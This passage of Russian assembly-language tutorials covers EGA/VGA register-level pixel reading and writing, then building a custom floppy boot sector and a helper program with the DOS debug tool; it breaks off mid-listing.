Прием основан на использовании регистров Выбор Схемы Чтения (индекс 4) и Режим (индекс 5). В зависимости от установки бита 3 регистра Режим можно выбрать 2 режима чтения. В режиме чтения 0 чтение из байта памяти возвращает байт, записанный в битовой матрице, заданной в регистре Выбор Схемы Чтения. Таким образом, чтобы считать 8-ми пиксельную ячейку экрана потребуется 4 операции чтения и, соответственно, 4 байта в области данных для сохранения прочитанной ячейки. Режим 1 более сложен для программирования и на мой взгляд менее функционален для решения простых прикладных задач, поэтому я опускаю его подробное рассмотрение.

Следующий пример демонстрирует чтение 8-ми пиксельной ячейки с координатами 0, 0 в область данных со смещением DI

; На входе: DI - смещение области данных для сохранения значений.
; SI - смещение ячейки в видеопамяти

```
ReadPixels PROC
push ES
push 0A000h
pop ES
mov DX, 3CEh
mov AX, 0005h
out DX, AX ; Выбор регистра Режим и одновременная установка режима чтения 0
xor AH, AH
@Again: mov AL, 04h
out DX, AX ; Выбор регистра Выбор Схемы Чтения и установка битовой матрицы AH
mov AL, ES:[SI]
mov DS:[DI], AL
inc DI
inc AH
cmp AH, 4
jnz @Again
pop ES
ret
ReadPixels ENDP
```

Следует заметить, что восстановление сохраненной таким образом области экрана - восстановление с использованием регистров Графического Контроллера - вызовет определенные трудности. Может потребоваться не 4 операции записи, а значительно больше - в зависимости от "разноцветья" пикселей в сохраненных ячейках. Однако, здесь нам на помощь приходит другой прием - рисование с помощью регистров Указателя Последовательности.

Рисование с помощью регистров Указателя Последовательности

Регистры Указателя Последовательности также доступны только косвенно через порт 3C5h. Индекс требуемого регистра следует записать в порт 3C4h - в регистр Адреса Указателя Последовательности.

Установка цвета ячейки пикселей.

Прием основан на использовании регистра Маскирования Растра (индекс 2), позволяющего разрешить/запретить для записи отдельные битовые матрицы.

Следующий пример демонстрирует вывод 8-ми пиксельной ячейки на экран. Предполагается, что в области данных по смещению SI находятся 4 байта ячейки, эквивалентные полученным в результате Чтения ячейки экрана в предыдущем примере. Следует отметить, что формат регистра AH, идентифицирующего текущую битовую матрицу отличается от предыдущего примера. Матрица в регистре Выбор Схемы Чтения задается обычным числовым индексом (в битах 0..2) матрицы. В регистре Маскирования Растра матрица задается с помощью битовой маски:
Бит 0 - Матрица 0
1 - Матрица 1
2 - Матрица 2
3 - Матрица 3
Остальные биты регистра не используются.

Установка бита в 1 разрешает запись в Матрицу, сброс бита - запрещает.

```
; На входе: SI - Смещение области данных, по которому располагаются
; подготовленные 4 байта ячейки.
; DI - Смещение в видеопамяти, по которому записывается ячейка

WritePixels PROC
push ES
push 0A000h
pop ES
mov DX, 3C4h
mov AH, 01h
@Again: mov AL, 02h
out DX, AX ; Выбор регистра Маскирования Растра и установка битовой матрицы AH
mov AL, DS:[SI]
mov ES:[DI], AL
inc SI
shl AH, 1
cmp AH, 10h
jnz @Again
mov AX,0F02h
out DX,AX ; *
pop ES
ret
WritePixels ENDP
```

** Запись в регистр Маскирования Растра, осуществляемая командами mov AX, 0F02h; out DX, AX разрешает запись во все битовые матрица. Необходимость выдачи этих команд обусловлена тем, что установки регистра Маскирования Растра действуют для всех режимов записи (в том числе для записи через регистры Графического Контроллера, рассмотренной выше).*

Регистр Маскирования Растра кроме того очень удобен для выполнения операций только над определенными цветами определенных пикселей. Режим записи 0 регистра Режим Графического Контроллера позволяет комбинировать установки регистра Маскирования Растра (разрешающего матрицы) и регистра Битовой Маски (разрешающего пиксели)
Следующий фрагмент устанавливает яркость каждого второго пикселя ячейки не изменяя цвет (при стандартной настройке палитры):

```
mov DX 3C4h
mov AX, 0802h ; Разрешаем битовую матрицу 3
out DX, AX
mov DX, 3CEh
mov AH, 01010101b ; Маскируем пиксели
mov AL, 8
out DX, AX
mov AX, 0005h ; Устанавливаем режим записи 0
out DX, AX
mov AL, 0FFh
mov AH, ES:[DI]
mov ES:[DI], AL ; Изменяем цвет
```

Графический режим 13h

Графический режим 13h (320*200 пикселей, 256 цветов) представляется значительно более простым для программирования. Видеобуфер в этом режиме располагается также по адресу 0A0000h, однако каждому экранному пикселю соответствует один байт видеобуфера. Иными словами, запись в видеопамять байта означает установку цвета (в диапазоне 0..255) экранного пикселя. Так как байты-пиксели располагаются в памяти последовательно, непосредственно один за другим, вычисление адреса пикселя в памяти по заданным координатам полностью эквивалентно вычислению адреса символа в текстовом режиме.

Конечно, это описание возможностей регистрового программирования видеоадаптеров далеко не полно. Целью данной статьи было дать возможность читателю быстро и легко оснастить программу наиболее существенными в большинстве практических приложений графическими функциями, а также показать на примерах, что регистровое программирование далеко не так сложно, как может показаться неискушенному кодеру на первый взгляд. А при более глубоком ознакомлении с документацией по этому вопросу можно творить с обычным видеоадаптером почти фантастические вещи :)

Нестандартный загрузчик

Автор: Roustem

Дата: 2003-07-21

Данная статья предназначена для тех, кто хочет подробнее узнать о процессе начальной загрузки компьютера и поэкспериментировать с ним. Никакого специального программного обеспечения не потребуется: все описываемые действия проделываются с использованием отладчика debug, входящего в состав Windows 95/98. Проделав описанные в статье действия на своем компьютере, вы сможете создать вспомогательную программу wb.com и установить в реестре ее ассоциацию с расширением файлов .bot, что позволит одним щелчком мыши переносить созданные с помощью debug файлы на дискету, сделав ее загружаемой.

Начальная загрузка

После проверки программой BIOS подключенного оборудования управление передается процедуре начальной загрузки с дисков, доступ к которой можно получить через прерывание INT 19h. Данная процедура загружает всего один сектор (первый) с нулевой дорожки нулевой головки, размещая его в памяти по адресу 7C00h, и передавая управление после загрузки сектора по этому же адресу. Ответственность за дальнейшую загрузку компьютера ложится на код, содержащийся в этом секторе.

Совершенно очевидно, что из-за ограниченного объема сектора (512 байт) загрузочный код разнообразием не блещет и в основном сводится к операции загрузки с диска в оперативную память дополнительных секторов, содержащих ядро операционной системы, и передаче управления по соответствующему адресу памяти. Кроме кода загрузки, в стандартном загрузочном секторе содержится также приведенный ниже в таблице блок параметров BIOS с данными о форматировании диска.

Смещение	Размер, байт	Содержание
3h	8	Аббревиатура и номер версии ОС
Bh	2	Число байтов в секторе (512)
Dh	1	Число секторов в кластере
Eh	2	Число резервных секторов в резервной области раздела
10h	1	Число копий FAT в разделе (2)
11h	2	Количество 32-байтных дескрипторов файлов в корневом каталоге
13h	2	Общее число секторов в разделе
15h	1	Тип носителя информации (для современных дискет F0h)
16h	2	Количество секторов, занимаемых одной копией FAT
18h	2	Число секторов на дорожке
1Ah	2	Число головок
1Ch	4	Число скрытых секторов перед началом раздела (для дискет 0)
20h	4	0 (используется FAT32)
24h	1	Номер дисковода (для дискет — от 0 до 3)

Смещение	Размер, байт	Содержание
25h	1	0 (для Windows NT)
26h	1	Признак расширенной загрузочной записи (29h)
27h	4	Номер логического диска (создается при форматировании)
2Bh	11	Метка диска (текстовая строка)
36h	8	Аббревиатура типа файловой системы
3Eh		Начало загрузочного кода

Первые три байта загрузочного сектора содержат инструкцию безусловного перехода (JMP) на код, начинающийся после блока параметров BIOS. Кроме того, последними двумя байтами являются 55h и AAh (сигнатура - признак загрузочного сектора логического диска).

Загрузочный код

Приступим к созданию нашего загрузчика. Первым делом надо загрузить весь код с дискеты в оперативную память, затем передать ему управление. При этом необходимо учесть, что мы не можем воспользоваться услугами операционной системы - можно использовать лишь низкоуровневые функции BIOS. Для работы с дисками существуют функции прерывания INT 13h, при вызове которых используются следующие регистры:

```
AH - функция (0 - сброс, 2 - чтение сектора, 3 - запись сектора);
AL - число секторов (для чтения или записи);
BX - буфер памяти для ввода-вывода данных (в паре ES:BX);
CH - номер дорожки;
CL - номер начального сектора;
DH - номер головки (для дискет - 0 или 1);
DL - номер дисковода (0=A, 1=B).
```

В случае успешного завершения функции флаг переноса (CF) сбрасывается; при ошибке он установлен.

Работа с дисководом для гибких дисков имеет свои особенности; это довольно медленное устройство, дискеты можно вынимать, поэтому ошибки случаются сравнительно часто (например, при обращении к дисководу мотор не успевает "разогнаться"), поэтому операции чтения или записи при ошибках обычно повторяют по 3 раза, и лишь после трех последовательных неудач выдают сообщение об ошибке конечному пользователю.

Для наших целей мы обойдемся без использования файловой системы. Используем простую линейную модель: весь код у нас будет записан последовательно за загрузочным сектором - сектора 2-18 нулевой дорожки со стороны нулевой головки (в предположении, что используется стандартная дискета на 1,44 Мб), затем сектора 1-18 нулевой дорожки со стороны первой головки; далее переходим на первую дорожку со стороны нулевой головки и т.д. Считывание, естественно, должно производиться в том же порядке. При этом необходимо где-то записать количество секторов, которые необходимо таким образом считать; сохраним это значение в двух байтах после блока параметров BIOS (со смещением 3Eh). Не забудьте, что загрузочный сектор размещается в памяти, начиная с адреса 7C00; это значит, что в памяти число секторов, которые необходимо прочитать с дискеты, будет находиться по адресу 7C3E, а с адреса 7C40 будет код. По адресу же 7C00 должна находится команда безусловного перехода

```
JMP 7C40
```

Для последовательного чтения секторов организуем цикл, после каждой итерации значение по адресу 7C3E будем уменьшать на 1, пока оно не достигнет 0 (это и будет сигналом выхода из цикла). Необходимо также предусмотреть сообщение об ошибке на случай трех последовательных

безуспешных попыток чтения сектора; для этой цели используем незамысловатый текст "Read error" (необходимо помнить, что при начальной загрузке кодовая таблица с кириллицей в видеопамять не загружена, поэтому для сообщений нельзя использовать русский шрифт).

Итак, по адресу 7C40 размещается следующий код (все числа в коде - шестнадцатеричные):

```
MOV AL,1
MOV BX,7E00 ; разместить в памяти, начиная с адреса 7E00, т.е.
            ; следующие 512 байт после 7C00
XOR CH,CH
MOV CL,2 ; сектор 2 (1-й сектор уже считан)
XOR DX,DX ; DH=0 (головка 0), DL=0 (дисковод 0,
            ; т.е. A:
```

Начальная инициализация произведена. Далее начинается цикл, в котором читается сектор (до трех попыток при ошибке). После успешного считывания данных номер сектора (AL) увеличивается на 1, и если он превысил значение 18, устанавливается равным 1, а номер головки (DH) увеличивается на 1. Аналогично номеру сектора, если номер головки превысит 1, устанавливается 0, и увеличивается номер дорожки (CH). Номер дорожки должен находиться в пределах 0-79, т.е. не должен достигать 80 (50h); если это произошло, выдается сообщение об ошибке. Значение счетчика считываемых секторов (по адресу 7C3E) уменьшается на 1, и если оно еще не достигло 0, цикл повторяется:

```
LOOP: MOV SI,3
REPEAT: MOV AH,2
 INT 13
 JNC OK

 ; Попадание сюда означает, что была ошибка чтения
 DEC SI
 JZ ERROR ; 3 безуспешные попытки
 XOR AH,AH ;
 INT 13 ; сброс дисковода для повторной попытки
 JMP REPEAT

OK: ; Сюда попадаем, если не было ошибки чтения
 INC CL
 CMP CL,12
 JNG NEXT
 ; (Число секторов превысило 18):
 MOV CL,1
 INC DH
 CMP DH,1
 JNG NEXT
 ; (Номер головки превысил 1):
 XOR DH,DH
 INC CH
 CMP CH,50
 JGE ERROR

NEXT: DEC WORD PTR [7C3E] ; уменьшить счетчик читаемых
                           ; секторов (по адресу 7C3E) на 1
 JZ END ; если достигнут 0 - загрузка окончена

 ; Сюда попадаем, если прочитаны не все сектора
 ADD BX,200 ; следующий сектор разместить в памяти непосредственно после настоящего
 JMP LOOP

END: JMP 7E00 ; все сектора прочитаны: управление
                ; передается по адресу загрузки второго
     ; сектора
```

Осталось только реализовать вывод сообщения об ошибке. Для этого воспользуемся функцией 13h прерывания BIOS 10h. Данная функция выводит символьную строку. В регистрах должны быть следующие значения:

```
AH - функция (13h);
```

```
AL - один из 4 возможных сервисов (мы используем 3 - вывод символа с атрибутом и перевод курсора);
BH - страница видеопамяти (обычно 0);
BP - адрес выводимой строки (в паре ES:BP);
CX - длина строки (в символах);
DX - координаты на экране (DH - строка, DL - столбец).
```

Итак, ошибку обрабатывает следующий код:

```
ERROR:MOV AH,13
 MOV AL,3
 MOV BH,0
 MOV BP,(TEXT) ; адрес выводимой строки
 MOV CX,0C
 XOR DX,DX
 INT 10
```

После вывода текста необходимо приостановить выполнение программы до того момента, пока пользователь не прочтет сообщение и явным образом не даст сигнал, что можно продолжать дальше. Обычно для этого используют запрос на ввод данных с клавиатуры через прерывание BIOS 16h. Выполнение программы при этом приостанавливается до тех пор, пока не будет нажата какая-нибудь клавиша на клавиатуре. Итак:

```
XOR AX,AX
INT 16
```

Программа завершилась, что дальше? Обычно в этом месте ставят команду возврата в операционную систему. Однако, в нашем случае это не имеет смысла - операционная система не загружена. Поэтому просто поставим команду перезагрузки системы:

```
INT 19
```

Если дискета оставлена в дисководе, наша программа загрузится, и будет выполнена снова; если ее вытащить, загрузится обычная ОС (DOS или Windows).

Пора приступить к вводу и ассемблированию программы; для этого, как я уже говорил, используем отладчик debug. Однако сначала нужно вместо текстовых меток расставить действительные значения адресов памяти, а сделать это можно только с помощью "двух проходов". При первом проходе вместо реальных значений адресов подставляются произвольные числа; необходимо только следить, чтобы они отличались от настоящих адресов не слишком радикально (особенно в случаях команд ближних условных переходов: их можно использовать лишь при переходах в пределах 128 байт). Составляем таблицу, в которую вписываем все метки, встречающиеся в нашей программе; по мере набора программы и "прохождения" соответствующих меток проставляем в таблице рядом с каждой меткой ее действительный адрес. Затем повторно вводим все те команды, которые содержали метки, уже с реальными значениями адресов.

В случае с "реальным" ассемблером всей этой канителью занимается компилятор. В нашем случае, поскольку вся эта работа была уже проделана автором, вы можете просто воспользоваться уже готовыми адресами, поверив мне на слово, что это действительно те самые адреса, которые нужны. Итак, начинаем работать. Щелкните на кнопке "Start" ("Старт") и выберите пункт "Run" ("Выполнить"). Наберите в командной строке debug. Откроется окно сеанса DOS с черточкой - приглашением отладчика debug. Программа должна начинаться у нас с адреса 7C00, поэтому набираем:

```
a 7C00
```

В ответ появится что-то вроде

```
200E:7C00
```

Эти числа означают адрес вводимой команды в виде сегмент:смещение. Адрес сегмента в вашем случае будет другим, но это не играет роли. Внимание обращать следует лишь на смещение. Вводим нашу первую команду:

```
JMP 7C40
```

После ввода каждой команды нажимаем <Enter>; в ответ debug выдаст адрес следующей вводимой команды. В нашем случае, после первой команды следует область блока параметров BIOS, которую следует пропустить. Для этого еще раз нажимаем <Enter>, затем, чтобы перейти к вводу команд с адреса 7C40, набираем:

```
a 7C40
```

Вот листинг оставшейся части программы (учтите, что некоторые одинаковые команды могут обозначаться по-разному, например, JNC и JNB, JNG и JLE и др., так что здесь нет ошибки):

```
200E:7C40 MOV     AL,01
200E:7C42 MOV     BX,7E00
200E:7C45 XOR     CH,CH
200E:7C47 MOV     CL,02
200E:7C49 XOR     DX,DX
200E:7C4B MOV     SI,0003
200E:7C4E MOV     AH,02
200E:7C50 INT     13
200E:7C52 JNB     7C5D
200E:7C54 DEC     SI
200E:7C55 JZ      7C85
200E:7C57 XOR     AH,AH
200E:7C59 INT     13
200E:7C5B JMP     7C4E
200E:7C5D INC     CL
200E:7C5F CMP     CL,12
200E:7C62 JLE     7C76
200E:7C64 MOV     CL,01
200E:7C66 INC     DH
200E:7C68 CMP     DH,01
200E:7C6B JLE     7C76
200E:7C6D XOR     DH,DH
200E:7C6F INC     CH
200E:7C71 CMP     CH,50
200E:7C74 JGE     7C85
200E:7C76 DEC     WORD PTR [7C3E]
200E:7C7A JZ      7C82
200E:7C7C ADD     BX,0200
200E:7C80 JMP     7C4B
200E:7C82 JMP     7E00
200E:7C85 MOV     AH,13
200E:7C87 MOV     AL,03
200E:7C89 MOV     BH,00
200E:7C8B MOV     BP,7C9B
200E:7C8E MOV     CX,000D
200E:7C91 XOR     DX,DX
200E:7C93 INT     10
200E:7C95 XOR     AX,AX
200E:7C97 INT     16
200E:7C99 INT     19
200E:7C9B
```

По адресу 7C9B у нас должен находиться текст "Read error", который (в коде ASCII с добавленными байтами-атрибутами) вводится следующим образом:

```
200E:7C9B DW 752,765,761,764,720,765,772,772,76F,772
200E:7CAF
```

Наконец, в последних двух байтах первого сектора должна быть сигнатура. Нажимаем еще раз <Enter>, затем вводим:

```
a 7CFE
200E:7CFE DB 55,AA
200E:7E00
```

Строго говоря, это еще не вся программа. Если вы вспомните, после загрузки всех секторов управление передается по адресу 7E00, а у нас по этому адресу ничего нет, да и никаких других

секторов тоже нет. Тем не менее, мы можем сохранить этот кусок и использовать его в виде шаблона при создании других программ. В этом случае все, что нам потребуется, - это добавить код, начиная с адреса 7E00 - и независимо от того, сколько места он будет занимать, при записи на дискету наша программа сможет без всякой посторонней помощи сама себя загрузить и выполнить.

Сначала надо дать нашему шаблону имя, скажем, "template.bot". О расширении .bot немного позже, сейчас же присвоим это имя:

```
n template.bot
```

И сохраним его; для этого сначала надо в регистр CX внести размер сохраняемой программы. Размер определяется вычитанием из последнего смещения, полученного нами при вводе программы, числа 100 (не забудьте, что все числа - шестнадцатеричные). В нашем случае это будет 7D00:

```
r cx <Enter>
```

Выводится текущее значение регистра CX и двоеточие для ввода нового значения. Вводим:

```
7D00 <Enter>
```

Теперь записываем:

```
w <Enter>
```

После успешной записи на экран будет выведено:

```
Writing 7D00 bytes
```

Шаблон готов. Попробуем создать с его помощью простейшую тестовую программу. Скопируем файл шаблона под другим именем, например, "test.bot". Теперь откроем этот файл в отладчике debug. Это удобно сделать следующим образом. В файловом менеджере DOS (например, FAR или Norton Commander) перейдите в каталог, в котором вы сохранили файл "test.bot". В командной строке наберите:

```
debug test.bot
```

Теперь по адресу 7E00 (набрав 'a 7E00') к этой программе можно добавить дополнительный код, например, такой:

```
200D:7E00 MOV AH,13
200D:7E02 MOV AL,3
200D:7E04 XOR BH,BH
200D:7E06 MOV BP,7E17
200D:7E09 MOV CX,9
200D:7E0C XOR DX,DX
200D:7E0E INT 10
200D:7E10 XOR AX,AX
200D:7E12 INT 16
200D:7E14 JMP 8000
200D:7E17 DW  753,765,763,774,76F,772,720,732,720
200D:7E29
```

Этот код аналогичен коду, выводящему сообщение об ошибке на экран. В данном случае выводится сообщение "Sector 2"; управление передается по адресу 8000h. Ценность этого небольшого фрагмента кода в том, что его можно с небольшой модификацией разместить в различных секторах и сделать так, чтобы он выводил на экран номер сектора, в котором данный код находится. Это позволяет проконтролировать, что сектора загружаются, и передают друг другу управление нормально. Так, в третьем секторе (по адресу 8000) можно набрать этот же код, только по адресу 8006 на этот раз должна быть команда 'MOV BP, 8017' (т.е. необходимо соответственно увеличивать этот адрес на 200h). По адресу 8014 можно вставить команду 'INT 19', чтобы завершить программу; если же нужно задействовать еще один сектор, надо просто передать ему управление, например, 'JMP 8200', и т.д. В области данных необходимо также произвести

изменения в соответствии с номером сектора: в третьем секторе предпоследнее число (732) должно быть 733, в четвертом - 734 и т.д. Для 10 сектора меняются уже два последних числа - '731,730' (что соответствует символам '1' и '0'). Не забудьте после добавления кода сохранить программу, предварительно записав в регистр CX ее новый размер (по последнему смещению минус 100).

Программа готова, но запустить ее в таком виде нам не удастся. Начало нашей программы должно быть записано в загрузочном секторе, причем так, чтобы сохранить блок параметров BIOS. Дело не только в том, что штатными средствами операционной системы этого сделать нельзя; дело еще и в том, что с помощью отладчика debug можно ассемблировать и сохранять небольшие исполняемые файлы, но они будут в формате COM. Формат COM предполагает, что начало файла соответствует смещению 100h, и debug записывает программу на диск соответствующим образом. Поскольку наш загрузчик (как и вообще любой загрузчик) размещается в памяти, начиная с адреса 7C00, debug сохранит в нашем bot-файле перед началом собственно программы 7B00h байт "мусора". Поэтому придется создать вспомогательную программу wb.com (от "Write Boot"), чтобы сохраненный нами файл в "формате" .bot адекватным образом переписать на дискету.

Вспомогательная программа

Алгоритм действий следующий. При запуске программы wb.com ей в командной строке в качестве параметра передается название bot-файла, который необходимо скопировать на дискету. Далее открываем этот файл с использованием функции 3Dh прерывания DOS 21h, и сохраняем в памяти дескриптор открытого файла. Файловый указатель перемещаем в позицию 7B00h (пропуская "мусор" в начале файла). Считываем первые 512 байт (будущий загрузочный сектор), и сохраняем его в отдельном буфере, поскольку, во-первых, нам надо будет добавить туда реальный блок параметров BIOS, считанный из загрузочного сектора дискеты (иначе для повторного использования в DOS или Windows дискету придется форматировать заново), а во-вторых, по смещению 3E (непосредственно после блока параметров) нам необходимо поместить число записанных на дискету секторов (после их успешной записи). Для этой цели загрузочный сектор дискеты также считываем и сохраняем в отдельном буфере; данные блока параметров BIOS (смещения с 3h по 3Eh) копируем из второго буфера в первый. Далее организуем цикл:

• считываем 512 байт из открытого нами bot-файла в третий буфер;
• записываем данные из этого буфера в соответствующий сектор дискеты;
• увеличиваем значение счетчика секторов по смещению 3Eh в первом буфере;
• когда при очередной итерации будет прочитано 0 байт (конец файла), запишем данные из первого буфера (с окончательным значением счетчика записанных секторов) в загрузочный (первый) сектор дискеты.

Обработка ошибок в программе сведена к минимуму, но при использовании файловых операций совсем обойтись без вывода сообщений невозможно. Первым делом в начале работы программы выводится сообщение: "Вставьте в дисковод A: чистую дискету и нажмите любую клавишу". Поскольку вывод осуществляется посредством функции 40h прерывания DOS 21h, можно использовать русские буквы, а также символы перевода строки, возврата каретки, табуляции и т.д. Второе сообщение выводится при ошибке открытия файла (например, если неправильно указано имя файла): "Ошибка открытия файла". Сообщение "Ошибка чтения дискеты" используется для экономии сразу в двух случаях: при ошибке чтения bot-файла выводится лишь часть сообщения ("Ошибка чтения"), при ошибке чтения с гибкого диска - все сообщение. Последнее сообщение - "Ошибка записи" - для случая безуспешной попытки записи сектора на дискету. В области данных отводятся также три буфера по 512 байт для операций чтения-записи, о которых говорилось выше. И, наконец, два байта отводятся для сохранения дескриптора открытого файла.

Приступим к написанию кода. Область данных расположим в начале файла, поэтому первой командой будет безусловный переход для обхода этих данных:

```
JMP INVITE
```

Условно обозначим наши данные следующими метками (впоследствии при вводе с помощью debug подставим вместо них реальные адреса; пока же вместо адреса будем ставить соответствующую метку в скобках): выводимые сообщения - TXT1, TXT2, TXT3 и TXT4 соответственно; FIRST - первый буфер (для считывания первых (после "мусора") 512 байт bot-файла, FDD - второй буфер (для считывания загрузочного сектора дискеты), BUF - третий буфер (для последовательного копирования секторов из bot-файла на дискету); HANDLE - 2 байта (слово) для хранения дескриптора открытого файла.

Непосредственно после данных расположим универсальную процедуру вывода сообщений на экран. Для этой цели используем функцию 40h прерывания DOS 21h. При вызове этой функции в регистрах должны находится следующие значения:

```
AH - функция (40h);
BX - устройство вывода (1 - экран, 3 - внешнее устройство, 4 - печать);
CX - максимальное число байтов;
DX - адрес области данных.
```

Для каждого сообщения устанавливаются свои значения числа выводимых символов и адрес начала текста, общая же часть кода выглядит следующим образом:

```
TXT_OUT: MOV AH,40
  MOV BX,1
  INT 21
  XOR AX,AX
  INT 16
  CMP DX,(TXT1) ; проверка, не выводится ли 1-е
                  ; сообщение
  JE OPEN_FILE ; если да - открыть файл
; Сюда попадаем, если выводится одно из сообщений об ошибке
  JMP OUT ; выход из программы
```

Далее следуют специфические для каждого выводимого сообщения данные:

```
INVITE: MOV DX,(TXT1) ; адрес первого сообщения
  MOV CX,3F
  JMP TXT_OUT  ; вывести строку
FILE_ERR: MOV DX,(TXT2) ; при ошибке открытия файла
  MOV CX,17
  JMP TXT_OUT
READ_ERR: MOV DX,(TXT3) ; при ошибке чтения bot-файла
  MOV CX,0E  ; вывод лишь части TXT3
  JMP TXT_OUT
READ_FDD: MOV DX,(TXT3) ; при ошибке чтения дискеты
  MOV CX,17  ; вывод всего TXT3
  JMP TXT_OUT
WRITE_ERR: MOV DX,(TXT4) ; при ошибке записи на дискету
  MOV CX,0F
  JMP TXT_OUT
```

Для открытия файла используется функция 3Dh прерывания DOS 21h. В регистрах должны находиться следующие значения:

```
AH - функция (3Dh);
AL - код доступа (0 - для чтения, 1 - для записи, 2 - для чтения и записи);
DX - адрес строки с именем файла в ASCIIZ-формате.
```

В случае ошибки устанавливается флаг переноса (CF); при успешном открытии файла он сброшен, а в регистре AX находится дескриптор открытого файла - по нему впоследствии можно обращаться к этому файлу при операциях чтения или записи.

ASCIIZ-формат представляет собой строку в кодировке ASCII, завершающуюся двоичным нулем. Имя bot-файла будет передаваться в командной строке; как получить к нему доступ? Здесь нам придется использовать так называемый префикс программного сегмента, который операционная система размещает в памяти перед каждой COM- или EXE- программой при ее запуске. Префикс

программного сегмента имеет начальное смещение 0 и размер 256 (100h) байт (именно поэтому COM-файлы начинаются со смещения 100h). Начиная со смещения 80h в префиксе программного сегмента располагается область, называемая буфером передачи данных (DTA). В первом байте этого буфера размещается длина строки параметров программы. Начиная со второго байта размещаются введенные символы (если таковые имеются), а затем следует всевозможный "мусор".

Таким образом, в нашем случае после имени программы (wb.com) будет следовать пробел, затем имя bot-файла - по смещению 80h будет число, на 1 превышающее число букв в имени файла. Само имя начинается со смещения 82h. Этот адрес можно записать в регистр DX для функции открытия файла; однако сначала надо в конце имени файла (по смещению 81h + число символов в имени, т.е. число, хранящееся по адресу [80h]) поместить 0. Такую несколько громоздкую конструкцию закодируем следующим образом:

```
OPEN_FILE: XOR BX,BX
  MOV BL,[80] ; в BX - число по адресу 80h, т.е.
              ; число введенных символов
     ; (вместе с пробелом)
  XOR AX,AX
  MOV [BX+81],AX ; поместить 0 по адресу, равному
                 ; сумме 81 и числа, хранящегося в BX - т.е. в конец имени файла
  MOV AH,3D
; в AL уже находится 0 - открываем файл для чтения
  MOV DX,82 ; адрес начала имени файла (без
              ; пробела) в DTA
  INT 21
  JC FILE_ERR
  MOV [HANDLE],AX ; сохранить дескриптор файла
```

Следующим действием необходимо установить файловый указатель на значение 7B00h байт от начала файла. Для управления файловым указателем предназначена функция 42h прерывания DOS 21h. В регистрах должны быть следующие значения:

```
AH - функция (42h);
AL - точка отсчета смещения (0 - от начала файла, 1 - от текущего значения файлового указателя, 2 -
    от конца файла);
BX - дескриптор файла;
CX:DX - смещение в байтах (DX - младшее слово, CX - старшее).
```

При ошибке, как обычно, устанавливается флаг переноса (CF).

Итак, продолжаем:

```
MOV AH,42
XOR AL,AL
MOV BX,[HANDLE]
XOR CX,CX
MOV DX,7B00
INT 21
JC READ_ERR
```

Дальше нам нужно прочитать первые 512 байт bot-файла. Для чтения файла используется функция 3Fh прерывания DOS 21h. В регистрах должны содержаться:

```
AH - функция (3Fh);
BX - дескриптор файла;
CX - число байтов для чтения;
DX - адрес области ввода.
```

При успешном выполнении функции флаг переноса CF сбрасывается, а в регистре AX содержится число действительно прочитанных байтов. Если это число равно 0, достигнут конец файла. Итак:

```
MOV AH,3F
; дескриптор файла сохранился в регистре BX после операции
; установки файлового указателя
MOV CX,200
```

```
MOV DX,(FIRST) ; адрес первого буфера
INT 21
JC READ_ERR
```

Следующим действием считаем первый (загрузочный) сектор дискеты. Для чтения физических секторов необходимо использовать низкоуровневые функции прерывания BIOS 13h. Мы уже проделывали это при создании файла "template.bot", поэтому это не должно вызвать проблем:

```
 MOV SI,3 ; 3 попытки при ошибках
RETRY:MOV AH,2
 MOV AL,1 ; один сектор
 MOV BX,(FDD); адрес второго буфера
 XOR CH,CH ; дорожка 0
 MOV CL,1 ; сектор 1
 XOR DX,DX ; диск A: (0), головка 0
 INT 13
 JNC OK
 ; Сюда попадаем при ошибке чтения
 XOR AH,AH ; функция 0 - сброс дисковода
 DEC SI
 CMP SI,0
 JE READ_FDD
; Сюда попадаем, если нужно еще раз попытаться прочесть сектор
 INT 13
 JMP RETRY
```

Если чтение загрузочного сектора с дискеты было успешным, необходимо скопировать блок параметров BIOS из второго сектора (FDD) в первый (FIRST). Для побайтного копирования данных из одной области памяти в другую используется инструкция MOVSB в сочетании с префиксом REP. Команда MOVSB копирует байт по адресу DS:SI в новое место по адресу ES:DI, при этом значения SI и DI после пересылки байта изменяются на 1: при сброшенном (0) флаге направления DF - увеличиваются на 1, при установленном (1) - уменьшаются на 1. Префикс REP заставляет команду MOVSB повторяться столько раз, сколько записано в регистре CX (при каждом повторе значение CX уменьшается на 1). Таким образом, в CX должно быть записано число байтов, которые необходимо скопировать из одного места в другое.

```
MOV SI,(FDD)+3 ; исходный адрес - смещение 3 от начала
               ; второго буфера (FDD)
MOV DI,(FIRST)+3 ; конечный адрес - смещение 3 от начала
                 ; первого буфера (FIRST)
CLD   ; сбросить флаг направления (SI и DI будут
          ; возрастать
MOV CX,3B
REP MOVSB
MOV WORD PTR [(FIRST)+3E],1 ; установить в счетчике секторов
                            ; (по смещению 3Eh в первом буфере) значение 1
```

Можно считать, что первый сектор скопирован (хотя пока еще не записан физически на дискету). Для копирования оставшихся секторов организуется цикл, в котором в один и тот же буфер BUF производится сначала чтение очередных 512 байт из bot-файла с использованием уже знакомой нам функции 3Fh прерывания DOS 21h, а затем запись этих данных в соответствующий сектор на дискете уже с использованием низкоуровневой функции 3 прерывания BIOS 13h. Операция записи физического сектора аналогична операции чтения сектора; как и в случае чтения секторов в программе "template.bot", необходимо организовать смену головки и увеличение номера дорожки по мере заполнения секторов. Попытки записи также повторяются по 3 раза. Небольшая сложность лишь в том, что чередуются процесс чтения с использованием функции DOS и процесс записи сектора с использованием функции BIOS; необходимо сохранять в стеке текущие значения регистров для сектора, дорожки и головки (регистры CX и DX), а затем восстанавливать их оттуда. Код выглядит следующим образом:

```
 MOV CL,2 ; сектор 2,
 XOR CH,CH ; дорожка 0
 XOR DH,DH ; головка 0
```

```
LOOP: PUSH CX ; сохранить в стеке текущие значения дорожки
                ; (CH), сектора (CL)
 PUSH DX ; и головки (DH)
 MOV AH,3F
 MOV BX,[HANDLE] ; загрузить дескриптор файла
 MOV CX,200
 MOV DX,(BUF); адрес буфера ввода-вывода
 INT 21
 JNC M1
 JMP READ_ERR
M1:
```

Последняя конструкция - как раз тот случай, когда переход по адресу READ_ERR превысил 128 байт, и пришлось использовать сочетание условного и безусловного переходов. При ближних переходах можно использовать просто 'JC READ_ERR'.

```
M1: CMP AX,00 ; проверка на конец файла
 JE WRITE_FIRST ; если конец - перейти на запись
                 ; первого сектора (выход из цикла)

; Очередные данные считаны, конец файла не достигнут,
; продолжаем
 POP DX ; восстановить сохраненные ранее значения
 POP CX ; дорожки, сектора и головки.
 MOV SI,3 ; 3 раза для повторов
REWRITE: MOV AH,3
 MOV AL,1 ; один сектор
 MOV BX,(BUF); адрес буфера
 XOR DL,DL ; диск A: (0)
 INT 13
